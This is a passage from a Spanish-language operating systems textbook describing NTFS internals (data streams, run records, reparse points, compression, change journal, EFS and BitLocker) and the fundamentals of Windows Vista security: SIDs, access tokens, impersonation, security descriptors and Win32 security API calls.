Los archivos de NTFS tienen asociado un ID, el cual es como el número de nodo-i en UNIX. Los archivos se pueden abrir por ID, pero el ID que les asigna NTFS no siempre es útil cuando debe persistir, debido a que se basa en el registro de la MFT y puede cambiar si se mueve el registro para el archivo (por ejemplo, si el archivo se restaura del respaldo). NTFS permite el uso de un atributo de ID de objeto separado, el cual se puede establecer en un archivo y no necesita cambiar nunca. Por ejemplo, se puede mantener con el archivo si se copia a un nuevo volumen.

El punto de reanálisis indica al procedimiento que analiza el nombre de archivo que debe hacer algo especial. Este mecanismo se utiliza para montar sistemas de archivos de manera explícita y para los vínculos simbólicos. Los dos atributos del volumen sólo se utilizan para identificarlo. Los siguientes tres atributos se relacionan con la forma en que se implementan los directorios. Los pequeños son sólo listas de archivos, pero los grandes se implementan mediante el uso de árboles B+. El atributo de flujo utilitario con registro lo utiliza el sistema de archivos de cifrado.

Por último, llegamos al atributo más importante de todos: el flujo de datos (o en algunos casos, flujos). Un archivo NTFS tiene uno o más flujos de datos asociados. Aquí es donde está la carga útil. El **flujo de datos predeterminado** no tiene nombre (por ejemplo *rutadir\nombrearch::$DATA*), pero el **flujo de datos alternativo** (o flujos) tiene un nombre, por ejemplo *rutadir\nombrearch::nombreflujo:$DATA*.

Para cada flujo se coloca su nombre (si está presente) en este encabezado de atributo. Después del encabezado está una lista de direcciones de disco que indican los bloques que contiene el flujo, o para flujos de sólo unos cuantos cientos de bytes (y hay muchos de estos), el mismo flujo. Si se colocan los datos del flujo actuales en el registro de la MFT, se denomina **archivo inmediato** (Mullender y Tanenbaum, 1984).

Desde luego que la mayor parte del tiempo los datos no caben en el registro de la MFT, por lo que este atributo casi siempre no es residente. Ahora veamos la forma en que NTFS lleva el registro de la ubicación de los atributos no residentes, en datos específicos.

Asignación del almacenamiento

El modelo para llevar la cuenta de los bloques de disco es que se asignan en tiradas de bloques consecutivos siempre que sea posible, por cuestiones de eficiencia. Por ejemplo, si el primer bloque lógico de un flujo se coloca en el bloque 20 en el disco, entonces el sistema se esforzará por colocar el segundo bloque lógico en el bloque 21, el tercer bloque lógico en el bloque 22, y así en lo sucesivo. Una forma de lograr estas tiradas es asignar el almacenamiento de disco varios bloques a la vez, siempre que sea posible.

Los bloques en un flujo se describen mediante una secuencia de registros, cada uno de los cuales describe una secuencia de bloques lógicamente contiguos. Para un flujo sin hoyos, sólo habrá uno de esos registros. Los flujos que se escriben en orden desde el principio hasta el final pertenecen a esta categoría. Para un flujo con un hoyo (por ejemplo, sólo están definidos los bloques del 0 al 49 y del 60 al 79) habrá dos registros. Dicho flujo se podría producir al escribir los primeros 50 bloques y después buscar hacia adelante hasta el bloque lógico 60 y escribir otros 20 bloques. Cuando se vuelve a leer un hoyo, todos los bytes faltantes son ceros. Los archivos con hoyos se conocen como **archivos dispersos**.

Cada registro empieza con un encabezado que proporciona el desplazamiento del primer bloque dentro del flujo. Después le sigue el desplazamiento del primer bloque que no está cubierto por el registro. En el ejemplo anterior, el primer registro tendría un encabezado de (0, 50) y proporcionaría las direcciones de disco para estos 50 bloques. El segundo tendría un encabezado de (60, 80) y proporcionaría las direcciones de disco para estos 20 bloques.

Cada encabezado de registro va seguido por uno o más pares, cada uno de los cuales proporciona una dirección de disco y una longitud de tirada. La dirección de disco es el desplazamiento del bloque de disco desde el inicio de su partición: la longitud de la tirada es el número de bloques en la misma. Puede haber todos los pares que se necesiten en el registro de tirada. En la figura 11-43 se muestra el uso de este esquema para un flujo de tres tiradas y nueve bloques.

En esta figura tenemos un registro de la MFT para un flujo corto de nueve bloques (encabezado 0 a 8). Consiste en tres tiradas de bloques consecutivos en el disco. La primera tirada está compuesta por los bloques 20 a 23, la segunda por los bloques 64 a 65 y la tercera por los bloques 80 a 82. Cada una de estas tiradas está registrada en el registro de la MFT como un par (dirección de disco, conteo de bloques). El número de tiradas que haya depende de qué tan bien hizo su trabajo el asignador de bloques de disco al encontrar tiradas de bloques consecutivos cuando se creó el flujo. Para un flujo de *n* bloques, el número de tiradas puede estar entre *1* y *n*.




Figura 11-43. Un registro de la MFT para un flujo de tres ejecuciones y nueve bloques.

Aquí vale la pena hacer varios comentarios. En primer lugar no hay un límite superior en cuanto al tamaño de los flujos que se pueden representar de esta forma. A falta de compresión de las direcciones, cada par requiere dos números de 64 bits en el par, para totalizar 16 bits. Sin embargo, un par podría representar 1 millón de bloques de disco consecutivos o más. De hecho, un flujo de 20 MB que consiste de 20 ejecuciones separadas de 1 millón de bloques de 1 KB cada una cabe sin problemas en un registro de la MFT, mientras que un flujo de 60 KB esparcido en 60 bloques aislados no cabe.

En segundo lugar, aunque la forma directa de representar cada par requiere 2×8 bytes, hay un método de compresión disponible para reducir el tamaño de los pares a un valor menor de 16. Muchas direcciones de disco tienen varios bytes cero de orden superior. Éstos se pueden omitir. El encabezado de datos indica cuántos bytes se omiten; es decir, cuántos bytes se utilizan en realidad por cada dirección. También se utilizan otros tipos de compresión. En la práctica, los pares son a menudo de sólo 4 bytes.

Nuestro primer ejemplo fue sencillo: toda la información del archivo cupo en un registro de la MFT. Pero, ¿qué ocurre si el archivo es tan grande o tan fragmentado que la información de los bloques no cabe en un registro de la MFT? La respuesta es simple: se utilizan dos o más registros de la MFT. En la figura 11-44 podemos ver un archivo cuyo registro base está en el registro 102 de la MFT. Tiene demasiadas ejecuciones para un solo registro de la MFT, por lo que calcula cuántos registros de extensión necesita; en este caso necesita dos, por lo que coloca sus índices en el registro base. El resto del registro se utiliza para las primeras *k* ejecuciones de datos.

Observe que la figura 11-44 contiene cierta redundancia. En teoría no debería ser necesario especificar el final de una secuencia de ejecuciones, debido a que esta información se puede calcular de los pares de ejecuciones. Se “especifica de más” esta información con el fin de que la búsqueda sea más eficiente: para encontrar el bloque en un desplazamiento de archivo dado sólo es necesario examinar los encabezados del registro y no los pares de ejecuciones.




Figura 11-44. Un archivo que requiere tres registros de la MFT para almacenar todas sus ejecuciones.

Cuando se ha utilizado todo el espacio en el registro 102, el almacenamiento de las ejecuciones continúa con el registro 105 de la MFT. En este registro se empaquetan todas las ejecuciones que quepan. Cuando este registro también está lleno, el resto de las ejecuciones se coloca en el registro 108 de la MFT. De esta forma se pueden utilizar muchos registros de la MFT para manejar archivos fragmentados extensos.

Hay un problema que se produce cuando se necesitan tantos registros de la MFT que no hay espacio en la MFT base para listar todos sus índices. También hay una solución a este problema: la lista de registros de extensión de la MFT se hace no residente (es decir, se almacena en otros bloques de disco y no en el registro base de la MFT). Así puede crecer hasta el tamaño que desee.

En la figura 11-45 se muestra una entrada en la MFT para un directorio pequeño. El registro contiene varias entradas de directorios, cada una de las cuales describe a un archivo o directorio. Cada entrada tiene una estructura de longitud fija seguida de un nombre de archivo de longitud variable. La parte fija contiene el índice de la entrada en la MFT para el archivo, la longitud del nombre del archivo y una variedad de campos y banderas adicionales. Para buscar una entrada en un directorio hay que examinar todos los nombres de archivos en turno.




Figura 11-45. El registro de la MFT para un directorio pequeño.

Los directorios grandes utilizan un formato distinto. En vez de listar los archivos en forma lineal, se utiliza un árbol B+ para que sea posible la búsqueda alfabética y para facilitar la inserción de nuevos nombres en el directorio, en el lugar apropiado.

Ahora tenemos suficiente información como para terminar de describir la forma en que se realiza la búsqueda del nombre de archivo *\??\C:\foo\bar*. En la figura 11-22 vimos cómo cooperaban

Win32, las llamadas al sistema nativas de NT y los administradores de objetos y de E/S para abrir un archivo, al enviar una petición de E/S a la pila de dispositivos de NTFS para el volumen *C:*. La petición de E/S pide a NTFS que llene un objeto de archivo para el nombre de ruta restante, *\foo\bar*.

El análisis que realiza NTFS de la ruta *\foo\bar* empieza en el directorio raíz para *C:*, cuyos bloques se pueden encontrar desde la entrada 5 en la MFT (vea la figura 11-41). La cadena "foo" se busca en el directorio raíz, el cual devuelve el índice en la MFT para el directorio *foo*. Después se busca en este directorio la cadena "bar", que se refiere al registro de la MFT para este archivo. NTFS realiza comprobaciones de acceso mediante una llamada de retorno al monitor de referencia de seguridad, y si todo está bien busca el registro de la MFT para el atributo *::$DATA*, que es el flujo de datos predeterminado.

Al encontrar el archivo *bar*, NTFS establecerá apuntadores a sus propios metadatos en el objeto de archivo que se pasó desde el administrador de E/S. Los metadatos incluyen un apuntador al registro de la MFT, información sobre la compresión y los bloqueos de rangos, varios detalles sobre la compartición, etcétera. La mayor parte de estos metadatos están en las estructuras de datos compartidas entre todos los objetos de archivo que hacen referencia a ese archivo. Hay unos cuantos campos específicos sólo para el archivo actual abierto; por ejemplo, si se debe eliminar el archivo después de cerrarlo. Una vez que tiene éxito la operación de apertura, NTFS llama a `IoCompleteRequest` para pasar el IRP de vuelta a la pila E/S para los administradores de E/S y de objetos. Por último, se coloca un manejador para el objeto de archivo en la tabla de manejadores para el proceso actual y el control se pasa de vuelta al modo de usuario. En las próximas llamadas a `ReadFile`, una aplicación puede proporcionar el manejador para especificar que este objeto de archivo para *C:\foo\bar* se debe incluir en la petición de lectura que se pasa por la pila del dispositivo *C:* a NTFS.

Además de los archivos y directorios regulares, NTFS admite vínculos duros en el sentido de UNIX, y también vínculos simbólicos mediante un mecanismo conocido como **puntos de reanálisis**. NTFS admite el proceso de marcar un archivo o directorio como punto de reanálisis y asociarle un bloque de datos. Cuando se encuentra el archivo o directorio durante el análisis de un nombre de archivo, la operación falla y el bloque de datos se devuelve al administrador de objetos. Este administrador puede interpretar los datos como si representaran un nombre de ruta alternativo, para después actualizar la cadena para analizar y reintentar la operación de E/S. Este mecanismo se utiliza para dar soporte a los vínculos simbólicos y los sistemas de archivos montados, con lo cual se redirige la búsqueda hacia una parte distinta de la jerarquía de directorios, o incluso hacia una partición distinta.

Los puntos de reanálisis también se utilizan para marcar archivos individuales para los drivers de filtros del sistema de archivos. En la figura 11-22 mostramos cómo se pueden instalar filtros del sistema de archivos entre el administrador de E/S y el sistema de archivos. Las peticiones de E/S se completan mediante una llamada a `IoCompleteRequest`, que pasa el control a las rutinas de compresión que representaba cada driver en la pila de dispositivos insertada en el IRP, en el momento en que se estaba haciendo la petición. Un driver que desea marcar un archivo asocia una etiqueta de reanálisis y después observa las peticiones de compleción para las operaciones de abrir archivos que fallaron debido a que se toparon con un punto de reanálisis. Del bloque de datos que se pasa de vuelta con el IRP, el driver puede saber si éste es un bloque de datos que el mismo driver asoció con el archivo. De ser así, el driver dejara de procesar la compleción y continuará procesando la petición de E/S original. En general, para esto se requerirá proceder con la petición de abrir el archivo, pero hay una bandera que indica a NTFS que debe ignorar el punto de reanálisis y abrir el archivo.

Compresión de archivos

NTFS proporciona compresión transparente de archivos. Se puede crear un archivo en modo comprimido, lo cual significa que NTFS trata automáticamente de comprimir los bloques a medida que se escriben en el disco, y los descomprime de manera automática cuando se vuelven a leer. Los procesos que leen o escriben archivos comprimidos no tienen idea del hecho de que se está llevando a cabo la compresión y descompresión.

La compresión funciona de la siguiente manera. Cuando NTFS escribe un archivo marcado para compresión en el disco, examina los primeros 16 bloques (lógicos) del archivo, sin importar cuántas ejecuciones ocupen. Después ejecuta un algoritmo de compresión sobre ellos. Si los datos resultantes se pueden almacenar en 15 bloques o menos, los datos comprimidos se escriben en el disco, de preferencia en una ejecución si es posible. Si los datos comprimidos aún ocupan 16 bloques, estos 16 bloques se escriben en formato descomprimido. Después se examinan los bloques 16 a 31 para ver si se pueden comprimir en 15 bloques o menos, y así en lo sucesivo.

La figura 11-46(a) muestra un archivo en el que los primeros 16 bloques se comprimieron con éxito en ocho bloques, los otros 16 bloques no se pudieron comprimir, y los siguientes 16 bloques se comprimieron en 50%. Las tres partes se han escrito como tres ejecuciones y se han almacenado en el registro de la MFT. Los bloques "faltantes" se almacenan en la entrada en la MF con la dirección de disco 0, como se muestra en la figura 11-46(b). Aquí el encabezado (0, 48) va seguido de cinco pares, dos para la primera ejecución (comprimida), uno para la ejecución descomprimida y dos para la ejecución final (comprimida).




Figura 11-46. (a) Un ejemplo de cómo se comprime un archivo de 48 bloques en 32 bloques. (b) El registro de la MFT del archivo, después de comprimirlo.

Cuando el archivo se vuelve a leer, NTFS tiene que saber cuáles ejecuciones están comprimidas y cuáles no. Para ello se basa en las direcciones de disco. Una dirección de disco de 0 indica

que es la parte final de 16 bloques comprimidos. El bloque de disco 0 no se puede utilizar para almacenar datos, para evitar la ambigüedad. Como el bloque 0 en el volumen contiene el sector de inicio, de todas formas es imposible utilizarlo para datos.

El acceso aleatorio a los archivos comprimidos es posible, pero complicado. Suponga que un proceso realiza una búsqueda del bloque 35 de la figura 11-46. ¿Cómo localiza NTFS el bloque 35 en un archivo comprimido? La respuesta es que tiene que leer y descomprimir primero toda la ejecución. Después sabe en dónde está el bloque 35 y lo puede pasar a cualquier proceso que lo lea. La elección de 16 bloques para la unidad de compresión fue un compromiso. Si se hubiera elegido un tamaño menor, la compresión hubiera sido menos efectiva. Si se hubiera elegido un tamaño mayor, el acceso aleatorio hubiera requerido de un mayor esfuerzo.

Registro de transacciones

NTFS proporciona dos mecanismos para que los programas detecten cambios en los archivos y directorios en un volumen. El primer mecanismo es una operación de E/S conocida como `NtNotifyChangeDirectoryFile`, que pasa un búfer al sistema, que a su vez regresa cuando se detecta un cambio en un directorio o subárbol de directorios. El resultado de la E/S es que el búfer está lleno de una lista de *registros de cambios*. Con suerte, el búfer tendrá el tamaño suficiente. En caso contrario, los registros que no quepan en el búfer se perderán.

El segundo mecanismo es el diario de cambios de NTFS. Este sistema de archivos mantiene una lista de todos los registros de cambios para los directorios y archivos en el volumen en un archivo especial, que los programas pueden leer mediante el uso de operaciones de control especiales del sistema de archivos; es decir, la opción *FSCTL_QUERY_USN_JOURNAL* para la API `NtFsControlFile`. El archivo de transacciones es por lo general muy extenso, y hay poca probabilidad de que se vuelvan a utilizar las entradas antes de poder examinarlas.

Cifrado de archivos

Las computadoras se utilizan en la actualidad para almacenar todo tipo de información delicada, como los planes para tomar el control de empresas, la información fiscal y las cartas de amor, que los propietarios no desean revelar a nadie. La pérdida de información puede ocurrir cuando una computadora portátil se pierde o alguien la roba, cuando un sistema de escritorio se reinicia utilizando un disco flexible para evadir la seguridad de Windows, o cuando un disco duro se quita de una computadora y se instala en otra con un sistema operativo inseguro.

Para lidiar con estos problemas, Windows cuenta con una opción para cifrar archivos, para que en caso de que alguien robe la computadora o ésta se reinicie mediante MS-DOS, los archivos no se puedan leer. La forma normal de usar el cifrado de Windows es marcar ciertos directorios como cifrados, de manera que todos los archivos en ellos se cifran y los nuevos archivos que se muevan a estos directorios o se creen en ellos también se cifran. El proceso actual de cifrado y descifrado no lo maneja NTFS, sino un driver conocido como **EFS** (*Encryption File System*, Sistema de cifrado de archivos), el cual registra llamadas de retorno con NTFS.

EFS proporciona cifrado para directorios y archivos específicos. También hay otra herramienta de cifrado en Windows Vista conocida como **BitLocker**, la cual cifra casi todos los datos en un volumen, para ayudar a proteger los datos sin importar lo demás; siempre y cuando el usuario aproveche los mecanismos disponibles para las claves sólidas. Dado el número de sistemas que se pierden o se roban todo el tiempo, y la gran sensibilidad a la cuestión del robo de identidad, es muy importante asegurar que los secretos estén protegidos. A diario se pierde una cantidad sorprendente de portátiles. Las principales empresas de Wall Street supuestamente pierden en promedio una portátil por semana en los taxis, tan sólo en la ciudad de Nueva York.

11.9 LA SEGURIDAD EN WINDOWS VISTA

Ahora que acabamos de analizar el cifrado, es buen momento para examinar la seguridad en general. NT se diseñó en un principio para cumplir con los requerimientos de seguridad C2 del Departamento de Defensa de los Estados Unidos (DoD 5200.28-STD): el Libro naranja, que los sistemas seguros a prueba de ataques DoD deben cumplir. Este estándar requiere que los sistemas operativos tengan ciertas propiedades para poder clasificarlos como lo bastante seguros para ciertos tipos de trabajo militar. Aunque Windows Vista no se diseñó de manera específica para cumplir con los requerimientos C2, hereda muchas propiedades de seguridad del diseño original de NT, entre ellas:

1. Inicio de sesión seguro con medidas anti-suplantación de identidad.

2. Controles de acceso discrecionales.

3. Controles de acceso privilegiados.

4. Protección del espacio de direcciones por proceso.

5. Las nuevas páginas deben ponerse en ceros antes de asignarlas.

6. Auditoría de seguridad.

Ahora repasemos brevemente estos puntos.

Un inicio de sesión seguro significa que el administrador del sistema puede requerir que todos sus usuarios tengan una contraseña para poder iniciar sesión. La suplantación de identidad es cuando un usuario malicioso escribe un programa que muestra el indicador de inicio de sesión en la pantalla y después se aleja de la computadora, esperando que un usuario inocente se siente y escriba un nombre y su contraseña. Después, el nombre y la contraseña se escriben en disco y se indica al usuario que falló el inicio de sesión. Para evitar este ataque, Windows Vista instruye a los usuarios que opriman CTRL-ALT-SUPR antes de iniciar sesión. El driver del teclado siempre captura esta secuencia clave, y después invoca a un programa del sistema que coloca la pantalla de inicio de sesión genuina. Este procedimiento funciona debido a que no hay manera de que los procesos de usuario deshabiliten el procesamiento de CTRL-ALT-SUPR en el driver del teclado. Pero NT puede

deshabilitar (y lo hace) el uso de la secuencia de atención seguro CTR-ALT-SUPR en algunos casos. Esta idea provino de Windows XP y Windows 2000, que solían tener más compatibilidad (en orden) para los usuarios que cambiaban de Windows 98.

Los controles de acceso discrecionales permiten al propietario de un archivo u otro objeto decir quién puede usarlo y de qué forma. Los controles de acceso privilegiados permiten al administrador del sistema (superusuario) redefinirlos cuando sea necesario. La protección del espacio de direcciones simplemente significa que cada proceso tiene su propio espacio de direcciones virtuales que no está accesible para un proceso sin autorización. El siguiente punto significa que cuando crece el montículo del proceso, las páginas asignadas se inicializan con cero, de manera que los procesos no puedan encontrar la información que colocó el propietario anterior (de aquí que se utilice la lista de páginas en ceros de la figura 11-36, la cual provee una lista de páginas en ceros para este fin). Por último, la auditoría de seguridad permite al administrador producir un registro de ciertos eventos relacionados con la seguridad.

Aunque el Libro naranja no especifica lo que debe ocurrir cuando alguien roba su computadora portátil, en las organizaciones grandes es común tener un robo por semana. En consecuencia, Windows Vista ofrece herramientas que un usuario concienzudo puede utilizar para minimizar el daño cuando se roba o se pierde una portátil (por ejemplo, el inicio de sesión seguro o el cifrado de archivos). Claro que los usuarios concienzudos son precisamente los que no pierden sus portátiles; son los demás usuarios los que ocasionan el problema.

En la siguiente sección analizaremos los conceptos básicos detrás de la seguridad de Windows Vista. Después analizaremos las llamadas al sistema de seguridad. Por último veremos la forma en que se implementa la seguridad.

11.9.1 Conceptos fundamentales

Todo usuario (y grupo) de Windows Vista se identifica mediante un **SID** (*Security ID*, ID de seguridad). Los SIDs son números binarios con un encabezado corto seguido de un componente aleatorio largo. Cada SID está diseñado para ser único en todo el mundo. Cuando un usuario inicia un proceso, el proceso y sus hilos se ejecutan bajo el SID del usuario. La mayor parte del sistema de seguridad está diseñada para asegurar que sólo los hilos con SIDs autorizados tengan acceso a los objetos.

Cada proceso tiene un **token de acceso** que especifica un SID y otras propiedades. Por lo general, el token se crea mediante *winlogon*, como veremos a continuación. El formato del token se muestra en la figura 11-47. Los procesos pueden llamar a `GetTokenInformation` para adquirir esta información. El encabezado contiene cierta información administrativa. El campo de la hora de expiración podría indicar cuando el token deja de ser válido, pero en la actualidad no se utiliza. El campo *Grupos* especifica los grupos a los que pertenece el proceso, información necesaria para el subsistema POSIX. La **DACL** (*Discrecional ACL*, ACL discrecional) es la lista de control de acceso que se asigna a los objetos creados por el proceso, si no se especifica otra ACL. El SID de usuario indica quién es el propietario del proceso. Las SIDs restringidas son para permitir que los procesos que no sean de confianza participen en tareas con los procesos de confianza, pero con menos poder para hacer daño.

Por último, los privilegios listados (si los hay) otorgan al proceso poderes especiales que se niegan a los usuarios ordinarios, como el derecho de apagar el equipo o el acceso a los archivos a los

que se negaría el acceso de cualquier otra forma. En efecto, los privilegios dividen el poder del superusuario en varios permisos que se pueden asignar a los procesos en forma individual. De esta forma, un usuario puede recibir parte del poder de superusuario, pero no todo. En resumen, el token de acceso indica quién es el propietario del proceso y qué valores predeterminados y poderes están asociados con él.

Encabe-zado	Hora de expiración	Grupos	CACL predeter-minada	SID de usua-rio	SID de grupo	SIDs restringi-dos	Privilegios	Nivel de imitación de identidad	Nivel de integridad

Figura 11-47. Estructura de un token de acceso.

Cuando un usuario inicia sesión, *winlogon* otorga al proceso inicial un token de acceso. Los procesos subsiguientes por lo general heredan este token más adelante. Al principio, el token de acceso de un proceso se aplica a todos sus hilos. Sin embargo, un hilo puede adquirir un token de acceso distinto durante la ejecución, en cuyo caso el token de acceso al hilo invalida el token de acceso del proceso. En especial, un hilo cliente puede pasar sus permisos de acceso a un hilo servidor para permitir que éste acceda a los archivos protegidos y demás objetos del cliente. A este mecanismo se le conoce como **imitación de identidad**. Se implementa mediante los niveles de transporte (por ejemplo: ALPC, tuberías con nombre y TCP/IP) y se utiliza en las RPC para la comunicación de los clientes a los servidores. Los transportes utilizan interfaces internas en el componente del monitor de referencia de seguridad del kernel, para extraer el contexto de seguridad para el token de acceso del hilo actual y enviarlo al lado servidor, en donde se utiliza para construir un token que el servidor puede utilizar para hacerse pasar por el cliente.

El **descriptor de seguridad** es otro concepto básico. Cada objeto tiene asociado un descriptor de seguridad, el cual indica quién puede realizar operaciones sobre él. Los descriptores de seguridad se especifican al momento de crear los objetos. El sistema de archivos NTFS y el registro mantienen una forma persistente de descriptor de seguridad, el cual se utiliza para crear el descriptor de seguridad para los objetos Archivo y Clave (los objetos del administrador de objetos representan instancias abiertas de archivos y claves).

Un descriptor de seguridad consiste en un encabezado seguido de una DACL con una o más **ACE**s (*Access Control Entries*, Entradas de control de acceso). Los dos tipos principales de elementos son Permitir y Denegar. Un elemento Permitir especifica un SID y un mapa de bits, que a su vez especifica cuáles procesos de operaciones puede realizar ese SID en el objeto. Un elemento Denegar funciona de la misma manera, excepto que una coincidencia indica que el proceso que hace la llamada no puede realizar la operación. Por ejemplo, Ida tiene un archivo cuyo descriptor de seguridad especifica que todos tienen acceso de lectura, pero Elvis no tiene acceso. Cathy tiene acceso de lectura/escritura, e Ida tiene acceso completo. Este ejemplo simple se ilustra en la figura 11-48. El SID Todos se refiere al conjunto de todos los usuarios, pero se invalida por cualquier ACE que le siga.

Además de la DACL, un descriptor de seguridad también tiene una **SACL** (*System Access Control List*, lista de Control de Acceso del Sistema), que es como una DACL sólo que no especifica quién puede usar el objeto, sino qué operaciones en el objeto se registran en el registro de even-




Figura 11-48. Un ejemplo de descriptor de seguridad para un archivo.

tos de seguridad en todo el sistema. En la figura 11-48, cada operación que Marilyn realice en el archivo quedará registrada. La SACL también contiene el **nivel de integridad**, que analizaremos en breve.

11.9.2 Llamadas a la API de seguridad

La mayor parte del mecanismo de control de acceso de Windows Vista se basa en los descriptores de seguridad. El patrón usual es que cuando un proceso crea un objeto, proporciona un descriptor de seguridad como uno de los parámetros para `CreateProcess`, `CreateFile` u otra llamada de creación de objetos. Así, ese descriptor de seguridad se convierte en el descriptor de seguridad unido al objeto, como vimos en la figura 11-48. Si no se proporciona un descriptor de seguridad en la llamada de creación del objeto, se utiliza la seguridad predeterminada en el token de acceso del proceso que hace la llamada (vea la figura 11-47).

Muchas de las llamadas de seguridad de la API Win32 se relacionan con la administración de los descriptores de seguridad, por lo que aquí nos enfocaremos en ellos. Las llamadas más importantes se listan en la figura 11-49. Para crear un descriptor de seguridad, primero se asigna almacenamiento para él y después se inicializa mediante `InitializeSecurityDescriptor`. Esta llamada llena el encabezado. Si no se conoce el SID del propietario, se puede buscar por nombre mediante `LookupAccountSid`. Después se puede insertar en el descriptor de seguridad. Lo mismo se aplica para el SID de grupo, si lo hay. Por lo general, éstos serán el propio SID del que hizo la llamada y uno de sus grupos, pero el administrador del sistema puede llenar cualquier SID.

Función de API Win32	Descripción
InitializeSecurityDescriptor	Preparar para su uso un nuevo descriptor
LookupAccountSid	Buscar el SID para un nombre de usuario dado
SetSecurityDescriptorOwner	Introducir el SID de propietario en el descriptor de seguridad
SetSecurityDescriptorGroup	Introducir el SID de grupo en el descriptor de seguridad
InitializeAcl	Inicializar DACL o SACL
AddAccessAllowedAce	Agregar nuevo ACE a un DACL o SACL para permitir el acceso
AddAccessDeniedAce	Agregar nuevo ACE a un DACL o SACL para negar acceso
DeleteAce	Eliminar un ACE de un DACL o SACL
SetSecurityDescriptorDacl	Adjuntar un DACL a un descriptor de seguridad

Figura 11-49. Las principales funciones de seguridad de API Win32

